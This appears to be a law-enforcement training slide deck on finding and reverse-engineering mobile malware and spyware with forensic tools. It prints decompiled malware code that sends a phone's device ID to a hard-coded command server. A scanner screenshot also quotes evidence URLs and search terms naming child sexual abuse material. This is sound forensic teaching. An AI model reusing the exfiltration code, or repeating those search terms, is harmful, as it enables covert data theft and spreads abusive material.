


Mobile Malware and Spyware: Working Through the Bugs

Detective Cindy Murphy
608-267-8824
cmurphy@cityofmadison.com



The Mobile Malware Threat

- 155% increase in mobile malware from 2010 to 2011
- 614% increase in mobile malware from March 2012 to March 2013
 - Total samples across all platforms
- Android represents for 92% all known mobile malware infections



<http://www.juniper.net/us/en/local/pdf/additional-resources/3rd-jnpr-mobile-threats-report-exec-summary.pdf>




Types of Mobile Malware & Potentially Unwanted Applications

- Malware
 - Backdoor
 - Trojan
 - Worm
 - Ransomware
- Potentially Unwanted Applications (PUA)
 - Adware
 - Trackware
 - Spyware



Mobile Malware Infection Vectors

- Third-party App Store repositories
 - Androids with outdated OS versions
 - Jailbroken iPhones
 - Unlocked Windows Phones
- Malicious websites - “drive-by” download installation
- Direct victim targeting through e-mail, SMS, and MMS
 - “Smishing”
- Official App Stores
- Emerging Methods
 - QR Codes
 - NFC Chips



Signs & Symptoms of Mobile Malware Infection

- Poor Battery Life
- Dropped Calls and Call Disruption
- Unusually Large Phone Bills
- Data Plan Spikes
- Performance Problems
- Unexpected Device Behaviors
- RISKY user behavior
 - Pirated apps for free
 - Porn surfing
 - “Free” Money Apps
- AT RISK users



OUCH! ?

- What are the implications of + hits on a case?
- Can the presence of malware or spyware actually potentially help the investigation?





The screenshot shows a window titled "Malware Scanner (13)" with a list of files on the left and a table of results on the right. The files listed include various executables and images, many of which are identified as Trojan or GenericKD malware. The table on the right lists the file ID, a checkmark, a count, a URL, and the file name.

<input checked="" type="checkbox"/>	104	http://t-links.org/	/lolita-underage-nude.avi
<input checked="" type="checkbox"/>	103	http://t-links.org/	/lolita-
<input checked="" type="checkbox"/>	58	http://mobile.spr	file/kidebuyygo
<input checked="" type="checkbox"/>	171	http://www.goog	sa=t&source=web&cd=3&ved=0CCsQFjAC&url=...
<input checked="" type="checkbox"/>	128	http://www.goog	rch?hl=en&gl=us&source=android-launcher-widg...
<input checked="" type="checkbox"/>	140	http://www.goog	rch?q=young+forbidden+pussy&hl=en&gl=us&s...
<input checked="" type="checkbox"/>	211	http://www.mysf	n.au/ZM--1212774877_Adult_DVD_Video
<input checked="" type="checkbox"/>	182	http://www.goog	sa=t&source=web&cd=7&ved=0CDgQFjAG&url=...
<input checked="" type="checkbox"/>	177	http://www.goog	sa=t&source=web&cd=5&ved=0CDIQFjAE&url=...
<input checked="" type="checkbox"/>	89	http://pastebin.c	Cv
<input checked="" type="checkbox"/>	20	girls imgboard pik	den lolita tight pre teens pussy - Форм inTRANC...
<input checked="" type="checkbox"/>	174	http://www.goog	sa=t&source=web&cd=4&ved=0CC4QFjAD&url=...
<input checked="" type="checkbox"/>	129	http://www.goog	rch?hl=en&gl=us&source=android-launcher-widg...

Mobile Malware Detection

- Cellebrite Physical Analyzer
 - Bit Defender
- With Other AV Tools:
 - Perform a file system extraction
 - Scan the file system extraction with one or more AV tools
 - If the extraction is a .zip, be sure to unzip first!




If you still suspect a problem...

- Don't Stop Digging!!
- Beyond scanning for malware:
 - Check Installed Apps for suspicious .apk files
 - Check Downloads folder(s) for suspicious files
 - Check browser history for visits to BAD sites
 - Check for links from SMS, MMS, & Email
 - Examine activity on phone around the suspected time of infection
 - Research any error messages or notifications that might give you clues about infection
- Malware scanning won't always catch the BAD
 - Spyware and for pay applications often considered legitimate



Finding the BAD...

- **Root\App** folder contains downloaded .apk files
- Most .apk files will be legitimate applications
- Individual suspicious .apk files can be exported for further examination
- ANY .apk file can be unpacked and decompiled or submitted to a sandbox site for analysis




Mobile Malware

Reverse Engineering & Analysis

- Mobile Malware Analysis & Reverse Engineering Tools:


- Dexter
- Anubis / Andrubis
- APK Inspector
- Dex2Jar
- jd-gui
- Santoku



```
Java Decompiler - KMCallRecorder.class
File Edit Navigate Search Help
classes_dex2jar.jar x
support.v4
util
au.com.bytecode.opencsv
  CSVParser
  CSVReader
  CSVWriter
  ResultSetHelper
  ResultSetHelperService
com
  android.internal.telephony
  facebookcapturemanager.events
  kmobile
    callrecorder
    facebookapi
    facebookcapture
    gmailapi
    lockscreen
    registration
    skype
    system
    tracer
    viber
    whatsapp
  ExecShell
  GpsEnable
  HTCOneXFix
Telephony.class
AmrInputStream.class
KMCallRecorder.cl...
package com.kmobile.callrecorder;
import android.content.Context;
public class KMCallRecorder
{
  private RecordType audioType = RecordType.AMR;
  private Context context;
  private KMCallRecorderService crs;
  private File fwavpath;
  private KMInstallListener installListener;
  private boolean isRecording = false;
  private String path = "";
  private String pcmopath = "";
  private KMRecorderListener recordListener;
  private String wavpath = "";
  public KMCallRecorder(Context paramContext)
  {
    this.context = paramContext;
    this.recordListener = null;
    this.installListener = null;
    this.crs = new KMCallRecorderService(paramConte
  }
  public static boolean checkDevice()
```


Locating Problem .apk files

- Phone errors may give important clues about infection with malware or spyware.
- Check for the associated .apk file in Root\Apps
- Export the suspicious application for further analysis



.apk Analysis using Online Sandboxes

- Export suspected malware .apk files to a well marked folder such as “Suspected Malware”
- Submit suspicious files for analysis
- Review results to determine what the .apk file is doing



The screenshot shows a web browser window with the URL `apk-analyzer.net`. The page title is "Automated Malware Analysis". The main heading is "APK Analyzer" with a subtext "powered by Joe Sandbox Mobile". There are navigation links for "Submit APK" and "View Recent Reports". The interface features a green header with a large Android robot icon on the right. Below the header, there is a file upload section with a "Choose File" button, indicating "no file selected". It specifies a maximum file size of "max. 20mb" and "valid extensions are .apk". An optional email input field is present. A reCAPTCHA challenge is displayed, showing the number "6468266" and a small image of a door with the number "8". Below the reCAPTCHA is a "Type the text" input field and a "Privacy & Terms" link. At the bottom, there is a "Terms and Conditions" checkbox and a paragraph of text: "I agree to be bound by the Terms and Conditions and understand that the analysis results and data (including screenshots) will be published at the report section."

Static Analysis of .apk Files

- .apk files can be analyzed locally in a static manner
- .apk File Format:
 - The .apk file is a zipped package based on JAR file format
 - It contains compiled programming code and additional information
 - We can look inside to see what the .apk is programmed to do!
- “Unpacking” & “Decompiling”



Static Analysis Step 1: “Unpacking” the .apk file

- The contents of an .apk file can be viewed by “unpacking” it
 - Simply rename the file to .zip and open it to unpack the .apk file
 - The **classes.dex** file is needed for the next step.



The image shows two screenshots related to the app 'Zombie Highway'. The top screenshot is the app's page on the Google Play Store, featuring the app icon, title, developer information, and installation options. The bottom screenshot shows the internal structure of the app's APK file, which has been treated as a ZIP archive, displaying a list of folders and files with their sizes and dates.

Zombie Highway
Auxbrain Inc · 21 January 2014
Arcade and Action

Install Add to wishlist

This app is compatible with all of your devices.

★★★★☆ (164,749)

Size	Size	Type	Date	Extension
		File folder		
		File folder		
		File folder		
		File folder		
		File folder		
5,124	1,503	XML Document	7/6/2013 3:56 ...	081
474,972	136,305	DEX File	7/6/2013 3:56 ...	C7
1,268	1,268	ARSC File	7/6/2013 3:56 ...	5F

Total 4 folders and 481,364 bytes


Static Analysis Step 2: “Decompiling” the .apk file

- Locate and copy the **classes.dex** file
- Copy the **classes.dex** file into **dex2jar** directory
- Open a command prompt and navigate to the “dex2jar” folder
- Execute the batch file “**dex2jar.bat classes.dex**”
- This command will create a file named “**classes_dex2jar.jar**” in the dex2jar directory




```
cmd Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\MPD CFU>cd C:\Users\MPD CFU\Desktop\dex2jar-0.0.9.15
C:\Users\MPD CFU\Desktop\dex2jar-0.0.9.15>dex2jar.bat classes.dex
```



Static Analysis Step 3: Viewing Decompiled Code

- Use “jd-gui” Java Decompiler to view the data you unpacked and decompiled in the previous steps
- Navigate to and open the **classes_dex2jar.jar** created in the previous step
- View contents to reveal the underlying code and see what the .apk file is doing



The screenshot shows the JD-GUI Java Decompiler interface. The left pane displays a package explorer for 'classes_dex2jar.jar' with a tree view showing packages like 'android', 'com', and 'MPManager'. The 'MPManager' package is expanded, showing fields like 'HOST_ADDRESS' and 'PING_ADDRESS', and methods like 'getSuperman()'. The right pane shows the decompiled Java code for the 'MPManager' class, including imports, class declaration, and several public static methods.

```
package com;

import android.content.Context;

public class MPManager {

    public static String HOST_ADDRESS = "http://194.75.254.73/get.php?";
    public static String PING_ADDRESS = "http://194.75.254.73/check.php?device=";

    public static String getId(Context paramContext) {
        return ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
    }


    public static boolean getSuperman(Context paramContext) {
        return PreferenceManager.getDefaultSharedPreferences(paramContext).getBoolean("superman", false);
    }

    public static void makeHttpRequest(String paramString, Callback paramCallback) {
        new AsyncHttpClient().get((HOST_ADDRESS + paramString).replace("%n", "\n"), new AsyncHttpClient.AsyncResponse() {
            public void onFailure(Throwable paramAnonymousThrowable) {
                this.valueCallback.onSuccess(null);
            }
        });
    }

    public void onSuccess(String paramString) {
    }
}
```



Mobile Spyware


- Generally advertised for
 - Catching cheating spouses
 - Monitoring and protecting children
 - Monitoring employees
- Must have physical control of the target device to install
- Many, Many, Many varieties
